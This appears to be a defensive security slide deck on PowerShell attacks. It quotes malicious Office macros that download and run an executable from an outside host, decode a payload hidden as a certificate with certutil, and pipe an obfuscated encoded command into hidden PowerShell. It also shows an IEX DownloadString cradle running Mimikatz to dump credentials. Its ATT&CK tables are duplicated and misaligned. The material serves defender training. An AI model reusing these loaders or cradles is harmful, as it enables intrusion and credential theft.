

Defending Against PowerShell Attacks

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Adopted from a presentation by
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INTO THE ABYSS




Accountverificationdocuments [Compatibility Mode] - Word

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SECURITY WARNING Macros have been disabled. Enable Content



Office

Document created in earlier version of Microsoft Office Word

To view this content, please click "Enable Editing" from the yellow bar and then click "Enable Content"

PAGE 1 OF 1 0 WORDS 100%

(General)

(Declarations)

```
'Declaration of Windows API Function
Private Declare Function URLDownloadToFile Lib "urlmon" Alias "URLDownloadToFileA" (ByVal pCaller As Long, _
    ByVal szURL As String, ByVal szFileName As String, ByVal dwReserved As Long, ByVal lpfnCB As Long) As Long

Sub RunMacro()
DimRetVal
RetVal = Shell("C:\Users\Public\Documents\stage1-embed.exe", 1)
End Sub

Private Sub Workbook_Open()
'Declare Local Variables to be Used in this Sub Module.
Dim InpUrl As String
Dim OutFilePath As String
Dim DownloadStatus As Long

'Read Input Path for the File and Output File Destination Path
InpUrl = "http://www.sharkswithlaserbeams.biz/stage1-embed.exe"
OutFilePath = "C:\Users\Public\Documents\stage1-embed.exe"

'Invoke API to download file from the website.
DownloadStatus = URLDownloadToFile(0, InpUrl, OutFilePath, 0, 0)

RunMacro
End Sub
```

```
File Edit View Insert Format Debug Run Tools Add-Ins Window Help
Ln 1231, Col 1
(General) s2
Sub AutoOpen()
Dim s As String
s = ""
Dim b As String
b = "-----BEGIN CERTIFICATE-----"
Dim e As String
s = s & "xRABjSyyIZ9cE37DzhNXBk6Z6dhEwkGmU2sVsAG2E5He9BNw1NNA4MmcoLrzwvmd"
s = s & "IDhceysVOMTo1L7/62qVETx9Gxb5GDUUnjZLD+JFDxs1/uoUkxYhJVrq1X9pOz14y"
s = s & "EmMe7QJyFYtkGAQb0R1q/1puLWIB12APDFO56WJF6MjKfb+iuqs6/pLDAsm5aEH/"
s = s & "ZaD8W2iABrrq1hrf+E/JKrm81Ige74KIEGwzGTL8PV/QQT+SEqnfpyonPjYm3o2W"
s = s & "UqTosV6J7TbfXxR9zvd73c61fatSzMC00JJeXmmPSgUF1yW+rx3LjhXgKgcRMi+L"
s = s & "TBjU8wswmlH1/6dXF85JbXM+D4gUI9qMvZOTWr2a2ejxYrYroaxulpUETnYtEW3o"
s = s & "fMerAt23INRYh9jTx50h85TwBzqhhA06srcULDOXIwDOIEjr6W11w3Tbh8D3+GaD"
s = s & "orAqHh7wtI+PpjjNBd9QFSGkzRBhGz00Fspn+IVvNIvdbviDekn9K5K+FsxHXfIP"
s = s & "dCggRRMnpUnOF61vXgbU724wizwML7wtRbTpp+RffmBJGM/8qG+kXkhAJr91U6c5"
s = s & "o94Ob30kRyKuCnV2r91I4BWh4KPIX2dQe492HzSeJnRFy17eMmJB2yFo8E8Dhg12"
s = s & "hUT/pdbdDYzPXDTtMhgG3D0B0Yj9W3RbvldqJqBuulIPcD5fgKWKjQcp+2zdk0wk"
s = s & "jdy5i9E7ZAKHKhAj8qamXENDU5V0hGn52E1M4fw0K1nN4wuOEyhDdIOh19+mSnXc"

e = "-----END CERTIFICATE-----"
Dim fso
Set fso = CreateObject("Scripting.FileSystemObject")
Dim Fileout As Object
Set Fileout = fso.CreateTextFile(Environ("Temp") & "\\Signature.crt", True, True)
Fileout.Write b
Fileout.Write StrReverse(s2() & s)
Fileout.Write e
Fileout.Close
Dim wsh As Object
Set wsh = VBA.CreateObject("WScript.Shell")
Dim waitOnReturn As Boolean: waitOnReturn = True
Dim windowStyle As Integer: windowStyle = 0
wsh.Run "cmd.exe /c certutil -decode " & Environ("Temp") & "\\Signature.crt " & Environ("Temp") & "\\Sign.exe",
wsh.Run "cmd.exe /c " & Environ("Temp") & "\\Sign.exe", windowStyle, waitOnReturn
Kill Environ("Temp") & "\\Sign.exe"
Kill Environ("Temp") & "\\Signature.crt"
End Sub
```

```
Sub callLearning()  
  
    Dim LearningModule As String  
    LearningModule = ""  
    LearningModule = LearningModule + " iNvOkE-ExPrESsIoN ( ([runtime.InTeroPsErviCES.marshaL]::PtrtOstrRIngauto ([rUNTIM  
    LearningModule = LearningModule + "AOAAwADUANwA2ADEAMQAxAGEAZgBlAGEAOAAzAGEAZAA0AGEAOABmADEAZQbJADIANGa3ADYANQB1ADM  
    LearningModule = LearningModule + "gAxADUAYwA2ADMAMABkADYAMQBkADIANwBiADEANGBlAGYAYgBhADQAMgAyADUAYgBkADMZgBjADgAN  
    LearningModule = LearningModule + "mADYANAA4ADkAYgAyAGUAZQA4ADIAMQBhADQAZABiAGUAYQA4AGYAZQB1ADMAOQBhADAAYwA3AGQA0AA  
    LearningModule = LearningModule + "DQAZgBkADkAMQA0AGMAMwAyADcAMwAOAGUANAAwADAAOQA2ADAAMgBjADcANAAyADcAZQA1ADgAZAA3A  
    LearningModule = LearningModule + "AYwBmAGUAZAA2AGQAMgBkADEAZQA0AGQAYwAxADcAZgA3ADMAMgA5ADMZgAzAGIAOQBhAGMANQAwAGY  
    LearningModule = LearningModule + "QAxADgAMwBjADEAYgA4AGUAZAAwADMAZABhADcANGAzADEAOAAxADcAYwBlADQAZQA4ADQAMAB1ADMAM  
    LearningModule = LearningModule + "0ADkAYgA5AGEAMAAwAGMAZgBkADgAYgA2AGYAZQAxADkAMgAyADkAOAA3ADUAYwBkADIAZgBhADIAZgB  
    LearningModule = LearningModule + "DkAZQA1AGMAMwA5AGUAMwBhAGMANQAYAGUAMwAxADEAMQBIADEAYQAzADYAMgBlADAAANQAxAGIAZgBiA  
    LearningModule = LearningModule + "ANQA5ADMAYQAxAAGUANgBjADAAOABhADIAOQB1ADQAOQA5ADUAOAA0ADIAZABkADQAMABiADkANQA0AGY  
    LearningModule = LearningModule + "AAzADkAMQAYADcAYgBmAGEAMwBhADEANQBmADkANAA0ADcANGA3AGQANwBmAdgANAA5ADcAOABiAGMAY  
    LearningModule = LearningModule + "1AGEAYgA3AGEAMgA5ADkAOQBjADAAOAA3ADQAOQA0ADcAMwAwAGQAYwBlADMAYQBmAGIAMgAxAGIAOAA  
  
    Dim WshShell  
    Set WshShell = CreateObject("Wscript.Shell")  
    With WshShell.Exec("powershell.exe -noexit -w hidden -Command -")  
        .StdIn.WriteLine LearningModule  
        .StdIn.WriteLine " " 1  
        .Terminate  
    End With  
End Sub  
  
Function dexit()  
    MsgBox ("Error: We are sorry, but the server could not be reached. If this problem persists, please contact ser  
End Function  
  
Public Function Base64Decoding(StrToDecode As String, Optional CheckInvalidChars As Boolean = True) As String  
    Static DecodeTable(0 To 255) As Byte
```

WHAT DOES APT LOOK LIKE?

The screenshot shows a web browser window displaying a blog post on the FireEye website. The browser's address bar shows the URL: https://www.fireeye.com/blog/threat-research/2016/05/targeted_attacksaga.html. The FireEye logo is in the top left, and navigation menus for Products, Solutions, Services, Current Threats, Partners, Support, and Company are in the top center. A search bar and language selector are in the top right. The breadcrumb trail reads: Home > FireEye Blogs > Threat Research Blog > Targeted Attacks against Banks in the Middle East. The main heading is 'TARGETED ATTACKS AGAINST BANKS IN THE MIDDLE EAST' in red, with a sub-heading 'MIDDLE EAST'. The author information is 'May 22, 2016 | by Sudeep Singh, Yin Hong Chang | Threat Research, Targeted Attack'. The article is divided into sections: 'Introduction', 'Delivery Method', and 'Macro Details'. The 'Introduction' section describes a wave of emails with malicious attachments sent to banks in the Middle East. The 'Delivery Method' section explains that attackers used macro-enabled XLS files. The 'Macro Details' section lists four activities performed by the macro, including extracting content, checking for files, decoding content, and creating a scheduled task. A code block shows the VBA code for the 'Init' function. On the right side of the page, there is a 'Sign up for Email Updates' form with fields for First Name, Last Name, and Email Address, and checkboxes for 'Executive Perspective Blog', 'Threat Research Blog', and 'Products and Services Blog'. A 'Subscribe' button is at the bottom of the form.

Targeted Attacks against Banks in the Middle East

TARGETED ATTACKS AGAINST BANKS IN THE MIDDLE EAST

May 22, 2016 | by Sudeep Singh, Yin Hong Chang | Threat Research, Targeted Attack

Introduction

In the first week of May 2016, FireEye's DTI identified a wave of emails containing malicious attachments being sent to multiple banks in the Middle East region. The threat actors appear to be performing initial reconnaissance against would-be targets, and the attacks caught our attention since they were using unique scripts not commonly seen in crimeware campaigns.

In this blog we discuss in detail the tools, tactics, techniques and procedures (TTPs) used in these targeted attacks.

Delivery Method

The attackers sent multiple emails containing macro-enabled XLS files to employees working in the banking sector in the Middle East. The themes of the messages used in the attacks are related to IT Infrastructure such as a log of Server Status Report or a list of Cisco Iron Port Appliance details. In one case, the content of the email appeared to be a legitimate email conversation between several employees, even containing contact details of employees from several banks. This email was then forwarded to several people, with the malicious Excel file attached.

Macro Details

The macro first calls an `Init()` function (shown in Figure 1) that performs the following malicious activities:

1. Extracts base64-encoded content from the cells within a worksheet titled "Incompatible".
2. Checks for the presence of a file at the path `%PUBLIC%\Libraries\update.vbs`. If the file is not present, the macro creates three different directories under `%PUBLIC%\Libraries`, namely `up`, `dn`, and `tp`.
3. The extracted content from step one is decoded using PowerShell and dropped into two different files: `%PUBLIC%\Libraries\update.vbs` and `%PUBLIC%\Libraries\dns.ps1`.
4. The macro then creates a scheduled task with name: `GoogleUpdateTaskMachineUI`, which executes `update.vbs` every three minutes.

Note: Due to the use of a hardcoded environment variable `%PUBLIC%` in the macro code, the macro will only run successfully on Windows Vista and subsequent versions of the operating system.

```
Sub Init()  
Set UpdateVbs = ActiveWorkbook.Worksheets("Incompatible").Cells(1, 25)  
Set DnsPs1 = ActiveWorkbook.Worksheets("Incompatible").Cells(1, 26)  
Set wss = CreateObject("WScript.Shell")  
Set fso = CreateObject("Scripting.FileSystemObject")  
  
If Not (fso.FileExists(wss.ExpandEnvironmentStrings("%PUBLIC%") & "\Libraries\update.vbs")) Then  
fso.CreateFolder (wss.ExpandEnvironmentStrings("%PUBLIC%") & "\Libraries\up")
```



[Blog Home](#) > [Unit 42](#) > Pulling Back the Curtains on EncodedCommand PowerShell Attacks

Pulling Back the Curtains on EncodedCommand PowerShell Attacks



By [Jeff White](#)

March 10, 2017 at 5:00 AM

Category: [Unit 42](#) Tags: [microsoft](#), [Powershell](#)


10,943 6

General Distribution / Stats

Across the 4,100 samples, there were 4 file formats seen.

| File Format | Count | % of Total |
|-------------|-------|------------|
| "exe" | 2,154 | 52.54% |
| "doc" | 1,717 | 41.88% |
| "xls" | 228 | 5.56% |
| "dll" | 1 | 0.02% |

POWERSHELL FOR POST-EXPLOITATION



The image shows a PowerShell terminal window on the left and a presentation slide on the right. The terminal window displays the execution of the Mimikatz tool, showing its version (2.0 alpha), release date (Dec 14 2015 19:16:34), and author information (Benjamin DELPY 'gentilkiwi'). The presentation slide features a silhouette of a social engineer and the text 'Social Engineer Toolkit'. Below the slide, there is a section for 'PowerShell Toolkit: PowerSploit' with a post date of 8, 2015. Further down, there is a video player showing a presentation titled 'PS Attack, a portable PowerShell attack toolkit - Jared ...' with a blue background and the text 'PS #> Get-Content psattack.txt' and 'Making it easy to use PowerShell for evil'. At the bottom right, there is a section for 'EMPIRE' showing system status: 91 modules currently loaded, 1 listeners currently active, and 1 agents currently active.

```
PS C:\> TEX (New-Object Net.WebClient).DownloadString('http://bit.ly/1ok4PmT')
Invoke-Mimikatz -DumpCreds

.#####.
.## ^ ##.
## < > ##
## \ / ##
'## v ##'
'#####'

mimikatz 2.0 alpha (x64) release "Kiwi en C" (Dec 14 2015 19:16:34)
/* * *
Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
http://blog.gentilkiwi.com/mimikatz (oe, eo)
with 17 modules * * */
```

Social Engineer Toolkit

PowerShell Toolkit: PowerSploit

POSTED IN EXPLOIT DEVELOPMENT, GENERAL SECURITY, PENETRATION TESTING
8, 2015

Empire: PowerShell post-exploitation agent | [Version]: 0.5.1-beta
[Web]: <https://www.PowerShellEmpire.com/> | [Twitter]: @harmj0y, @sixduk

PS Attack, a portable PowerShell attack toolkit - Jared ...

PS #> Get-Content psattack.txt
Making it easy to use PowerShell for evil

EMPIRE

- 91 modules currently loaded
- 1 listeners currently active
- 1 agents currently active

(SOME) POST-EXPLOITATION OPTIONS ON A COMPROMISED MACHINE

- Compiled exe files
- DLLs (i.e.: Load Path tampering, application dependencies)
- Perl
- Python
- Ruby
- Bash
- VBScript
- JScript
- COM objects
- Macros / Visual Basic for Applications (VBA)
- csc.exe
- HTML Applications (HTAs)
- SQL
- PowerShell

| Persistence | Privilege Escalation | Defense Evasion | Credential Access | Discovery | Lateral Movement | Execution | Collection | Exfiltration | Command and Control |
|---|----------------------|----------------------------------|--|------------------------------|---------------------------------|------------------------------------|---------------------------------------|---------------------------|---|
| DLL Search Order Hijacking | | | Brute Force | Account Discovery | Windows Remote Management | | Automated Collection | Automated Exfiltration | Commonly Used Port |
| Legitimate Credentials | | | Credential Dumping | Application Window Discovery | Third-party Software | | Clipboard Data | Data Compressed | Communication Through Removable Media |
| Accessibility Features | | Binary Padding | | | Application Deployment Software | Command-Line | Data Staged | Data Encrypted | |
| Appinit DLLs | | Code Signing | Credential Manipulation | File and Directory Discovery | | Execution through API | Data from Local System | Data Transfer Size Limits | Custom Command and Control Protocol |
| Local Port Monitor | | Component Firmware | | | Credentials in Files | | Local Network Configuration Discovery | Graphical User Interface | Data from Network Shared Drive |
| New Service | | DLL Side-Loading | Input Capture | Logon Scripts | | PowerShell | | | Data from Removable Media |
| Path Interception | | Disabling Security Tools | | | Network Sniffing | | Local Network Connections Discovery | Process Hollowing | Email Collection |
| Scheduled Task | | File Deletion | Two-Factor Authentication Interception | Network Service Scanning | | Regsvcs/Regasm | | | |
| File System Permissions Weakness | | File System Logical Offsets | | | Peripheral Device Discovery | | Permissions Group Discovery | Regsvr32 | Screen Capture |
| Service Registry Permission Weakness | | Indicator Blocking | Process Discovery | Query Registry | | Rundll32 | | | |
| Web Shell | | Exploitation of Vulnerability | | | Remote System Discovery | | Scheduled Task | Video Capture | Exfiltration Over Other Physical Medium |
| Basic Input/Output System | | Bypass User Account Control | | Security Software Discovery | | Scripting | | | |
| Bootkit | | DLL Injection | | | System Information Discovery | | Service Execution | Scheduled Transfer | Exfiltration Over Other Physical Medium |
| Change Default File Association | | Component Object Model Hijacking | | System Owner/User Discovery | | Windows Management Instrumentation | | | |
| Component Firmware | | Indicator Removal from Tools | | | System Service Discovery | | MSBuild | Scheduled Transfer | Exfiltration Over Other Physical Medium |
| Hypervisor | | Indicator Removal on Host | | System Time Discovery | | Execution Through Module Load | | | |
| Logon Scripts | | Install Util | | | System Time Discovery | | Execution Through Module Load | Scheduled Transfer | Exfiltration Over Other Physical Medium |
| Modify Existing Service | | Masquerading | | System Time Discovery | | Execution Through Module Load | | | |
| Redundant Access | | Modify Registry | | | System Time Discovery | | Execution Through Module Load | Scheduled Transfer | Exfiltration Over Other Physical Medium |
| Registry Run Keys/Start Folder | | NTFS Extended Attributes | | System Time Discovery | | Execution Through Module Load | | | |
| Security Support Provider | | Obfuscated Files or Information | | | System Time Discovery | | Execution Through Module Load | Scheduled Transfer | Exfiltration Over Other Physical Medium |
| Shortcut Modification | | Process Hollowing | | System Time Discovery | | Execution Through Module Load | | | |
| Windows Management Instrumentation Event Subscription | | Redundant Access | | | System Time Discovery | | Execution Through Module Load | Scheduled Transfer | Exfiltration Over Other Physical Medium |
| Winlogon Helper DLL | | Regsvcs/Regasm | | System Time Discovery | | Execution Through Module Load | | | |
| Netsh helper DLL | | Regsvr | | | System Time Discovery | | Execution Through Module Load | Scheduled Transfer | Exfiltration Over Other Physical Medium |
| Authentication Package | | Rootkit | | System Time Discovery | | Execution Through Module Load | | | |
| External Remote Services | | Rundll32 | | | System Time Discovery | | Execution Through Module Load | Scheduled Transfer | Exfiltration Over Other Physical Medium |
| | | Scripting | | System Time Discovery | | Execution Through Module Load | | | |
| | | Software Packing | | | System Time Discovery | | Execution Through Module Load | Scheduled Transfer | Exfiltration Over Other Physical Medium |
| | | Timestamp | | System Time Discovery | | Execution Through Module Load | | | |
| | | MSBuild | | | System Time Discovery | | Execution Through Module Load | Scheduled Transfer | Exfiltration Over Other Physical Medium |
| | | Network Share Removal | | System Time Discovery | | Execution Through Module Load | | | |
| | | Install Root Certificate | | | System Time Discovery | | Execution Through Module Load | Scheduled Transfer | Exfiltration Over Other Physical Medium |




LET'S BLOCK POWERSHELL!



- Doesn't address the underlying security problem
- Removes your most secure and security-transparent management tool

OOPS!


PowerShell
Isn't Just
PowerShell.exe



| Persistence | Privilege Escalation | Defense Evasion | Credential Access | Discovery | Initial Movement | Execution | Collection | Exfiltration | Command and Control |
|---|----------------------------------|-------------------------------|--|------------------------------------|-------------------------------------|---------------------------------------|---|--|---|
| DLL Search Order Hijacking | | | Brute Force | Account Discovery | Windows Remote Management | | Automated Collection | Automated Exfiltration | Commonly Used Port |
| Legitimate Credentials | | | Credential Dumping | Application Window Discovery | Temporary Software | | Clipboard Data | Data Compressed | Communication Through Removable Media |
| Accessibility Features | | Binary Padding | | | Application Deployment Software | Command-Line | Data Staged | Data Encrypted | |
| Appinit DLLs | | Code Signing | Credential Manipulation | File and Directory Discovery | | Execution through API | Data from Local System | Data Transfer Size Limits | Custom Command and Control Protocol |
| Local Port Monitor | | Component Firmware | | | Credentials in Files | Local Network Configuration Discovery | Graphical User Interface | Data from Network Shared Drive | Exfiltration Over Alternative Protocol |
| New Service | | DLL Side-Loading | Input Capture | Logon Scripts | | | InstallUtil | Data from Removable Media | Exfiltration Over Command and Control Channel |
| Path Interception | | Disabling Security Tools | | Network Sniffing | Local Network Connections Discovery | Process Hollowing | Email Collection | Exfiltration Over Other Network Medium | Data Obfuscation |
| Scheduled Task | | File Deletion | Two-Factor Authentication Interception | | | Remote Desktop Protocol | | | Regsvcs/Regasm |
